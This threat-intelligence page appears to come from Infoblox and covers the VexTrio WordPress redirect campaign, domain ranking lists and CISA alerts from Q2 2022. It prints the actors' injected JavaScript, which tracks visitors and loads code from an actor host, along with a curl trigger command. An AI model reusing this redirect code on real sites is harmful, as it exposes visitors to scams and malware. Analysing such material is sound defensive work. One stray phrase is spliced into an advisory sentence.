This comprehensive report details the VexTrio DDGA, associated fraudulent content, and highlights how malicious actors can take advantage of cheap, private domain registrations to create complex attack infrastructure that can remain undetected for a long time. We analyzed the entire attack chain, identified detection deterrents employed by the actors, and created analytics to identify new domains as they emerge.

VexTrio actors heavily use domains and the DNS protocol to operate their campaigns. The actors leverage vulnerable WordPress websites as attack vectors to serve fraudulent content to unknowing website visitors. To accomplish this, they first detect websites that show cross-site scripting (XSS) vulnerabilities in WordPress themes or plugins, then inject malicious JavaScript code into them. When victims visit these websites, they are led to a landing web page that hosts fraudulent content, via one or more intermediary redirect domains that are also controlled by the actors. Additionally, as a means to avoid detection, the actors have integrated several features into their JavaScript and require the following conditions from the user to trigger the redirect:

- The user must visit the WordPress website from a search engine. For example, the referrer URL can be https://www.google.com/.
- Cookies are enabled in the user's web browser.
- The user has not visited a VexTrio compromised web page in the past 24 hours.

The network infrastructure that supports the campaigns is stable, although it continually adds new domains, and the actors have been using it, including its IPs and nameservers, for over a year. VexTrio actors use a relatively small number of fraudulent redirect domains in their campaigns to conditionally lead victims to landing on web pages that use DDGA domains. In some cases, we've observed the DDGA domain act as an intermediary redirect, or pass the victim onto a decoy landing page if they didn't fit their profile. The naming convention of the DDGA domains has also been consistent: It shows three words delimited with a hyphen or not delimited at all. So far, we have observed the following naming formats across all second-level domains:

- {firstword}{secondword}{thirdword}.tld
- {firstword}{secondword}-{thirdword}.tld
- {firstword}-{secondword}-{thirdword}.tld

By analyzing all the VexTrio DDGA domains we've discovered so far, we were able to determine the dictionary that VexTrio uses to generate DDGA domains. We have developed analytics to detect multiple components of the attack chain: compromised WordPress websites, intermediary fraudulent redirect domains and DDGA domains. To disrupt customer DNS queries to the VexTrio components, we append relevant network indicators to Infoblox DNS response policy zone (RPZ) feeds.

VexTrio Infrastructure and Operation

VexTrio actors inject malicious JavaScript code into vulnerable WordPress websites, which then redirects visitors to potentially harmful content. The visitors go through a redirect chain that involves fraudulent domains whose purpose is to track victims and conditionally send them to landing web pages that serve riskware, spyware, adware, scams, pornographic images or other unwanted programs.

The scripts involved in the attack add key-value pairs to the local storage of a visitor's web browser, and this allows the key-value pairs to persist until the visitor manually clears the browser data. The actors use this information to redirect only first-time visitors: that is, users who have not visited the site within the past 24 hours.

The network infrastructure that supports the campaigns is stable, and the actors have been using it, including its IPs and nameservers, for over a year. The naming convention of the DDGA domains has also been consistent: It shows three words delimited with a hyphen or not delimited at all.

We detect multiple components of the attack chain: compromised WordPress websites, intermediary fraudulent redirect domains and DDGA domains. To disrupt customer DNS queries to the VexTrio components, we append relevant network indicators to Infoblox RPZ feeds.

Attack Chain

At this time, we are uncertain how the actors find and initially compromise the WordPress websites. However, of the myriad methods available for probing vulnerable WordPress websites, cyber criminals typically perform Google dorking and open source scanning. Google dorking (aka Google hacking) refers to techniques that involve advanced Google search operators to find specific and vulnerable online assets that an attacker can exploit. Alternatively, attackers have access to a plethora of WordPress scanning tools, including open source, that allows them to scan a list of URLs and enumerate installed WordPress plugins.

When victims visit a WordPress website injected with malicious JavaScript code, the script redirects them to one or more intermediary fraudulent domains. The purpose of these domains is to record information about the victims, including the referrer URL, search engine keywords, compromised WordPress website and geolocation. The script then redirects the victims to a landing page that hosts fraudulent content.




Figure 1: A typical VexTrio attack

Compromised WordPress websites

Actors locate vulnerable WordPress websites by using Google dorking, crawling, scanning and other methods. Usually, the actors exploit cross-site scripting (XSS) vulnerabilities in WordPress themes or plugins, then inject malicious JavaScript code into the website.

For example, on May 17, an Infoblox customer visited a WordPress website injected with a malicious JavaScript. The script led the victim through a redirect chain that involved fraudulent domains, and it triggered the redirect only after certain conditions were satisfied:

- The user must visit the WordPress website from a search engine. For example, the referrer URL can be https://www.google.com/.
- Cookies are enabled in the user's web browser.
- The user has not visited a VexTrio compromised web page in the past 24 hours. This is most likely a tactic used to reduce attention and possibility of detection by security teams.

We replicated these conditions by using the cURL command-line tool. The command in Figure 2 uses the Google search engine address for the URL referrer and bypasses the cookie requirement by specifying a User Agent string. The command returns the malicious JavaScript redirect code shown in Figure 3.

```
curl -o compromised_website.html http://compromised_website/ -H 'Referrer:
https://www.google.com/' -A "Mozilla/5.(compatible;  MSIE 7.01; Windows NT 5.0)"
```

Figure 2: cURL command for triggering a redirect

The following JavaScript code checks the aforementioned conditions and then instructs the client's web browser to load a script directly from one of the intermediary fraudulent domains. In this case, the external script is located at hXXps://burnihhell[.]live/vKWM7L.

```
<html><style>body{margin:0}</style><body><script>
    (function() {
    var name = '_cYQs8vMzBN584Mtz';
    if (!window._cYQs8vMzBN584Mtz) {
        window._cYQs8vMzBN584Mtz = {
            unique: false,
            ttl: 86400,
            R_PATH: 'https://burnihhell.live/vKWM7L',
        };
    }
    const _1tWmKbNShPkTjK2R = localStorage.getItem('config');
    if (typeof _1tWmKbNShPkTjK2R !== 'undefined' && _1tWmKbNShPkTjK2R !== null) {
        var _GhDF8vvFNjrm4Y31 = JSON.parse(_1tWmKbNShPkTjK2R);
        var _6gVfps45sk4VpgtJ = Math.round(+new Date()/1000);
        if (_GhDF8vvFNjrm4Y31.created_at + window._cYQs8vMzBN584Mtz.ttl < _6gVfps45sk4VpgtJ) {
            localStorage.removeItem('subId');
            localStorage.removeItem('token');
            localStorage.removeItem('config');
        }
    }
    var _yyGpHkJPwkW4zc6f = localStorage.getItem('subId');
    var _vCFDH3D45617vTd6 = localStorage.getItem('token');
    var _NNCKKhBFqDLDL8s3 = '?return=js.client';
        _NNCKKhBFqDLDL8s3 += '&' + decodeURIComponent(window.location.search.replace('?', ''));
        _NNCKKhBFqDLDL8s3 += '&se_referrer=' + encodeURIComponent(document.referrer);
        _NNCKKhBFqDLDL8s3 += '&default_keyword=<keyword1>+<keyword2>+<keyword3>&sub_id_1=<compromised_website>&sub_id_2=<compromised_website
>&sub_id_3=<id>&sub_id_4=https%3A%2F%2Fwww.google.com%2F&sub_id_5=<client_info>';
        _NNCKKhBFqDLDL8s3 += '&landing_url=' + encodeURIComponent(document.location.hostname + document.location.pathname);
        _NNCKKhBFqDLDL8s3 += '&name=' + encodeURIComponent(name);
        _NNCKKhBFqDLDL8s3 += '&host=' + encodeURIComponent(window._cYQs8vMzBN584Mtz.R_PATH);
    if (typeof _yyGpHkJPwkW4zc6f !== 'undefined' && _yyGpHkJPwkW4zc6f && window._cYQs8vMzBN584Mtz.unique) {
        _NNCKKhBFqDLDL8s3 += '&sub_id=' + encodeURIComponent(_yyGpHkJPwkW4zc6f);
    }
    if (typeof _vCFDH3D45617vTd6 !== 'undefined' && _vCFDH3D45617vTd6 && window._cYQs8vMzBN584Mtz.unique) {
        _NNCKKhBFqDLDL8s3 += '&token=' + encodeURIComponent(_vCFDH3D45617vTd6);
    }
    var a = document.createElement('script');
        a.type = 'application/javascript';
        a.src = window._cYQs8vMzBN584Mtz.R_PATH + _NNCKKhBFqDLDL8s3;
    var s = document.getElementsByTagName('script')[0];
    s.parentNode.insertBefore(a, s)
    })();
```

Figure 3: JavaScript redirect code

Intermediary redirects

There can be more than one intermediary fraudulent domain involved in a redirect chain. Typically, the last redirect domain sends victims to a landing page on the DDGA domain. In some cases, DDGA domains themselves operate as intermediary redirects. In the example shown in Figure 3, the script that loaded directly from burnihhell[.]live redirected the victim to the second redirect domain, get-the-prize-ht2[.]live. Figure 4 below shows an HTML code snippet of the second domain that contained a JavaScript function, which sent the victim to the DDGA domain cthjrl[.]senseagreepaper[.]xyz. The subdomain name (e.g., cthjrl) is always six characters, contains Roman alphabet letters, and is generated randomly.

```
<script > function requestLink() {
    return {
        sessionId: ['sid', '<session_id>'],
        p1: ['', 'https://senseagreepaper.xyz/niucpkvk/'],
        jsFpCryptoKey: ['', '<cryptokey>']
    };
} < /script>
```

Figure 4: Code snippet of a redirect to a DDGA domain

Characteristics of DDGA domains

On average, we detect almost 200 unique VexTrio DDGA domains daily. Almost every one of the domains resolved to an IP address at the time of detection, which is atypical of how threat actors have used DGAs historically. The names of VexTrio DDGA domains follow a specific format and consist of three English words with or without hyphens between them. So far, we have observed the following naming formats across all second-level domains:

- {firstword}{secondword}{thirdword}.tld
- {firstword}{secondword}-{thirdword}.tld
- {firstword}-{secondword}-{thirdword}.tld

In aggregate, we discovered nearly 1,000 words across more than 30,000 names of DDGA domains. Figure 5 is a density histogram that describes the relative probability that a word will be re-used “x” times in the VexTrio dictionary. Each word is reused an average of 106 times. The 10 words that showed the highest frequency of use are somebody (142), body (139), beauty (138), once (138), large (138), girl (138), clear (138), get (135), fine (134) and question (133).




Figure 5: Reuse of words in the names of DDGA domains by count

VexTrio actors do not register redirect domains as frequently as domains created by the DDGA. They create them in smaller batches periodically throughout the year, according to DNS registration records. Their DNS configuration, including A records and nameservers, show minimal change during their lifetime. The actors operate these domains for months or sometimes over a year, and they modify the malicious scripts used by these domains for redirecting traffic to newly registered DDGA domains. As represented in Figure 6 below, we observed the presence of many redirect domains for at least 10 days across multiple customers and numerous unique devices.




Figure 6: Lengths of time that sample redirect domains were used

Network behavior

The redirect chain typically lasts a few seconds: The time interval starts when the victim visits the compromised WordPress website and ends when the victim reaches the website that uses a domain generated by the DDGA. In some cases, the victim waits over 10 seconds before reaching the destination landing page. This usually happens when the redirect chain involves additional intermediary domains. Figure 7 lays out an example of an extended redirect chain from a customer device interacting with one of the compromised WordPress sites. In this example, the landing page is the Google Play Store website; we suspect the victim did not meet the actors' criteria and instead got served a decoy page to avoid suspicion.

protocol	type	qname	timestamp
DNS	query	<compromised website>	1652799272
DNS	query	burnihhell[.]live	1652799273
DNS	query	get-the-prize-ht2[.]live	1652799273
DNS	query	cthjrl[.]senseagreepaper[.]xyz	1652799274
DNS	query	genericstorageplace[.]com	1652799276
DNS	query	play[.]google[.]com	1652799286

Figure 7: DNS traffic capture

From May 1 to 12, 99 percent of Infoblox cloud customer devices that we know reached VexTrio DDGA domains did so for just one day. This demonstrates the effectiveness of VexTrio's anti-detection capabilities, which allow it to redirect only first-time visitors. To determine whether any malicious content was served to the client, security defenders should analyze network events that occur after the DDGA DNS query.

Impact on Industries

During the timeframe of our analysis, VexTrio affected Infoblox customers across 24 industries globally; the most heavily affected industry that we observed was "government." Other industries of note included information technology (IT) and related consulting, as well as education, healthcare, and financial services.




Figure 8: The relative amount of organizations affected across industries

Prevention and mitigation

VexTrio primarily abuses vulnerable WordPress websites to deliver unwanted content to visitors. Embedding malicious JavaScript code in oft-visited web blogs and other popular but vulnerable websites helps the actors widen their reach. We assess the VexTrio DDGA campaign could serve as a delivery vector for other cyber crime syndicates and thereby enable follow-on attacks. We recommend the following actions for protection from this kind of attack:

- Disabling JavaScript on web browsers completely, or enabling it only for trusted sites, can help mitigate attacks employed by VexTrio actors, who capitalize on the use of JavaScript to run their tasks.
- Consider using an adblocker program to block certain malware activated by popup ads. Along with an adblocker, consider using the web extension NoScript, which allows JavaScript and other potentially harmful content to execute only from trusted sites to reduce the attack surface available to actors.
- Implementing Infoblox's RPZ feeds in firewalls can stop the connection by actors at the DNS level, as all components described in this report (compromised websites, intermediary redirect domains, DDGA domains and landing pages) require the DNS protocol. TIG detects these components daily and adds them to Infoblox's RPZ feeds.
- Leveraging Infoblox's Threat Insight service, which performs real-time streaming analytics on live DNS queries, can provide high-security coverage and protection against threats that are based on DGA as well as DDGA.

Indicators of Compromise

We will continue to track compromised WordPress websites, intermediary redirect domains, DDGA domains, IP addresses and malicious nameservers related to the VexTrio activity. The separately posted Infoblox advisory provides a sample list of the IOCs relevant to our recent findings (see link below). The complete indicator list as of the time of this paper appears in our GitHub repository.

View the full threat advisory here.

Alexa Retired Is Domain Rankings - Go One Better with InfoRanks

June 6, 2022

Amazon discontinued production of its popular Internet domain ranking list, Alexa, on May 1st, 2022 and many users of the service are scrambling to find a replacement. Widely used for purposes ranging from search engine optimization to security applications, the website alexa[.]com began providing publicly available, free rankings of domains over twenty five years ago. Infoblox has not utilized Alexa for some years, having found statistical issues with the lists that made them unreliable for our use cases. With users forced to find a new information source or devise their own, we want to share our insight into ranking Internet domains. We are released a new white paper that discusses the security use cases for domain rankings and the difficulties inherent in creating reliable ranking lists, provides a short technical assessment of alternative public ranking lists, and makes recommendations for replacing Alexa in your workflows.

Our paper provides an analysis on the publicly available lists: Alexa, Cisco Umbrella, Majestic, as well as an aggregate list called Tranco. This analysis builds on what we previously published in our papers Whitelists that Work: Creating Dynamic Defensible Whitelists using Statistical Learning and InfoRanks: Statistical Inference for Defining Internet Ranks. In addition to the public lists, we include analysis of our own InfoRanks and top domains within a selection of our networks.

We demonstrate that ranking lists are highly network specific and combining them together as is done by Tranco does not improve the quality or interpretability of the list. While two of the Tranco goals were to reduce malicious domains in the list and have a larger intersection with user traffic, our analysis showed that neither of these goals were achieved. Using a random subset of Infoblox active threat domains, we found that Tranco contained more malicious domains than its public counterparts on May 27th, 2022. These results are shown in Table 1 below.

Top 1M List	Number of Infoblox Active High Threats
Tranco	6354
Alexa	2118
Majestic	4757
Umbrella	1970

Table 1: The number of active threats found in each public list on May 27th, 2022.

The active threat domains used in this table are high threats, originating from Infoblox Threat Intelligence, available in the Threat Intelligence Data Exchange (TIDE), and are second level domains only. The total number of threats considered was approximately 1.6M.

We also show that the public lists have little overlap with our own networks. This is an inherent limitation of ranking lists and a demonstration of the unique nature of DNS within every network. Table 2 below shows the overlap between two network perspectives within Infoblox, our DNS forwarding proxies and our BloxOne Clients, both in aggregate, with the public lists. Our white paper shows more detailed analysis of this phenomenon.

May 27, 2022	Tranco Overlap	Umbrella Overlap	Alexa Overlap	Majestic Overlap
Infoblox DNS Forwarding Proxies (DFP)	34%	19%	24%	26%
Infoblox BloxOne Clients (laptops, mobile devices)	45%	27%	35%	35%

Table 2: Overlap percentage between the top 1M domains in the public lists and Infoblox products on May 27th, 2022.

Infoblox customers have access to our patent-pending InfoRanks domain rankings via the customer services portal. While all ranking lists suffer from limitations based on the unique nature of every network, InfoRanks attempts to address another well-known issue with domain rankings: stability. As discussed in our earlier blog, there are a number of causes for the variance in rankings from day-to-day. Tranco attempts to address variance by averaging the rank over a 30 day window, a straightforward method that can lead to inaccurate results.

InfoRanks provides users both the most likely rank over a 7 day period, as well as the potential interval of the true rank. This additional information provides context for decision support systems. Table 3 below shows that as the popularity of a domain within a network decreases, the uncertainty of its rank increases. In this example, there is a good amount of confidence that google[.]com is the 7th or 8th most popular domain. In contrast, the domain researchgate[.]net is most likely ranked 4143, but everything between 3634 and 4531 are acceptable possibilities. The additional context allows the user to understand the fluctuations with several days of DNS data at a glance and make stronger decisions about the importance of the domain.

Domain	Most likely rank	Rank intervals	Rank Range
google[.]com	7	[7, 8]	1
spotify[.]com	89	[84, 93]	9
onenote[.]com	464	[449, 482]	33
iana[.]org	2130	[2004, 2244]	240
researchgate[.]net	4143	[3634, 4531]	897

Table 3: Calculated most likely and rank intervals using InfoRanks methods for a sample of 5 domains.

This same data is shown visually in Figure 1 below. It becomes readily apparent that as the popularity decreases, the potential error increases rapidly.

Ranks get more difficult to represent with a single value as plausible ranks get wider when popularity decreases.




Figure 1: Calculated most likely rank and rank intervals using InfoRanks methods for a sample of 5 domains.

Before replacing Alexa in your workflows, we recommend analyzing your use cases. Most importantly, use data sources that are relevant to your environment and use cases. For most security use cases, the best list of top domains is one generated from your own network traffic, or one containing similar traffic to your own. If you choose to use one or several of the publicly available lists, let them inform, rather than dictate, decisions in your workflow.

To learn more about the limitations of public ranking lists and the pitfalls of combining them, check out our detailed report "No Ranking List is Perfect: A Top Domains List Comparison."

Cybersecurity and Infrastructure Security Agency (CISA) Alerts in Q2 2022

AA22-158A: People's Republic of China State-Sponsored Cyber Actors Exploit Network Providers and Devices

June 8, 2022

This joint Cyber Security Advisory (CSA) describes the ways in which People's Republic of China (PRC) state-sponsored cyber actors continue to exploit publicly known vulnerabilities in order to establish a broad network of compromised infrastructure. These actors use the network to exploit a wide variety of targets worldwide, including public and private sector organizations. The advisory details the targeting and compromise of major telecommunications companies and network service providers and the top vulnerabilities—primarily Common Vulnerabilities and Exposures (CVEs)—associated with network devices routinely exploited by the cyber actors since 2020.

AA22-152A: Karakurt Data Extortion Group

June 2, 2022

The Federal Bureau of Investigation (FBI), the Cybersecurity and Infrastructure Security Agency (CISA), the Department of the Treasury (Treasury) and the Financial Crimes Enforcement Network (FinCEN) are releasing this joint CSA to provide information on the Karakurt data extortion group, also known as the Karakurt Team and Karakurt Lair. Karakurt actors have employed a variety of tactics, techniques and procedures (TTPs), creating significant challenges for defense and mitigation. Karakurt victims have not reported encryption of compromised machines or files; rather, Karakurt actors have claimed to steal data and threatened to auction it off or release it to the public unless they receive payment of the demanded ransom. Known ransom demands have ranged from $25,000 to $13,000,000 in Bitcoin, with payment deadlines typically set to expire within a week of first contact with the victim.

Karakurt actors have typically provided screenshots or copies of stolen file directories as proof of stolen data. Karakurt actors have contacted victims' employees, business partners and clients [T1591.002] with harassing emails and phone calls to pressure the victims to cooperate. The emails have contained examples of stolen data, such as Social Security numbers, payment accounts, private company emails and sensitive business data belonging to employees or clients. Upon payment of ransoms, Karakurt actors have provided some form of proof of deletion of files and, occasionally, a brief statement explaining how the initial intrusion occurred. Prior to January 5, 2022, Karakurt operated a leaks and auction website found at https://karakurt[.]group. The domain and IP address originally hosting the website went offline in the spring of 2022. The website is no longer accessible on the open Internet, but has been reported to be located elsewhere in the deep web and on the dark web. As of May 2022, the website contained several terabytes of data purported to belong to victims

across North America and Europe, along with several “press releases” naming victims who had not paid or cooperated, and instructions for participating in victim data “auctions.”

AA22-138B: Threat Actors Chaining Unpatched VMware Vulnerabilities for Full System Control

June 2, 2022

CISA is releasing this CSA to warn organizations that malicious cyber actors, likely APT actors, are exploiting CVE-2022-22954 and CVE-2022-22960 separately and in combination. These vulnerabilities affect certain versions of VMware Workspace ONE Access, VMware Identity Manager (vIDM), VMware vRealize Automation (vRA), VMware Cloud Foundation and vRealize Suite Lifecycle Manager. Exploiting these vulnerabilities permits malicious actors to trigger a server-side template injection that may result in remote code execution (RCE) (CVE-2022-22954) or escalation of privileges to root (CVE-2022-22960).

VMware released updates for both vulnerabilities on April 6, 2022, and, according to a trusted third party, malicious cyber actors were able to reverse engineer the updates to develop an exploit within 48 hours and quickly began exploiting the disclosed vulnerabilities in unpatched devices. CISA was made aware of this exploit a week later and added CVE-2022-22954 and CVE-2022-22960 to its catalog of Known Exploited Vulnerabilities on April 14 and April 15, respectively. In accordance with Binding Operational Directive (BOD) 22-01, Reducing the Significant Risk of Known Exploited Vulnerabilities, federal agencies were required to apply updates for CVE-2022-22954 and CVE-2022-22960 by May 5 and May 6, 2022, respectively.

Based on this activity, CISA expects malicious cyber actors to quickly develop a capability to exploit newly released vulnerabilities CVE-2022-22972 and CVE-2022-22973 in the same impacted VMware products. In response, CISA has released Emergency Directive (ED) 22-03 Mitigate VMware Vulnerabilities, which requires emergency action from Federal Civilian Executive Branch agencies to either immediately implement the updates in VMware Security Advisory VMSA-2022-0014 or remove the affected software from their network until the updates can be applied.

AA22-138A: Threat Actors Exploiting F5 BIG-IP CVE-2022-1388

May 18, 2022

CISA and the Multi-State Information Sharing & Analysis Center (MS-ISAC) are releasing this joint CSA in response to active exploitation of CVE-2022-1388. This recently disclosed vulnerability in certain versions of F5 Networks, Inc., (F5) BIG-IP enables an unauthenticated actor to gain control of affected systems via the management port or self-IP addresses. F5 released a patch for CVE-2022-1388 on May 4, 2022, and proof of concept (POC) exploits have since been publicly released, enabling less sophisticated actors to exploit the vulnerability. Due to previous exploitation of F5 BIG-IPCompromised US Academic Credentials Identified Across Various Public and Dark Web Forums vulnerabilities, CISA and MS-ISAC assess unpatched F5 BIG-IP devices are an attractive target; organizations that have not applied the patch are vulnerable to actors taking control of their systems.

According to public reporting, there is active exploitation of this vulnerability, and CISA and MS-ISAC expect to see widespread exploitation of unpatched F5 BIG-IP devices (mostly with publicly exposed management ports or self IPs) in both government and private sector networks. CISA and MS-ISAC strongly urge users and administrators to remain aware of the ramifications of exploitation and use the recommendations in this CSA—including upgrading their software to fixed versions—to help secure their organization's systems against malicious cyber operations. Additionally, CISA and MS-ISAC strongly encourage administrators to deploy the signatures included in this CSA to help determine whether their systems have been compromised. CISA and MS-ISAC especially encourage organizations that did not patch immediately or whose F5 BIG-IP device management interface has been exposed to the Internet to assume compromise and hunt for malicious activity using the detection signatures in this CSA. If potential compromise is detected, organizations should apply the incident response recommendations included in this CSA.

AA22-137A: Weak Security Controls and Practices Routinely Exploited for Initial Access

May 17, 2022

Cyber actors routinely exploit poor security configurations (either misconfigured or left unsecured), weak controls, and other poor cyber hygiene practices to gain initial access or as part of other tactics to compromise a victim's system. This joint CSA identifies commonly exploited controls and practices and includes best practices to mitigate the issues.

AA22-131A: Protecting Against Cyber Threats to Managed Service Providers and their Customers

May 11, 2022

The cybersecurity authorities of the United Kingdom (NCSCUK), Australia (ACSC), Canada (CCCS), New Zealand (NCSC-NZ) and the United States (CISA, NSA and FBI) are aware of recent reports that observe an increase in malicious cyber activity targeting managed service providers (MSPs) and expect this trend to continue. This CSA provides actions MSPs and their customers can take to reduce their risk of falling victim to a cyber intrusion.

AA22-117A: 2021 Top Routinely Exploited Vulnerabilities

April 28, 2022

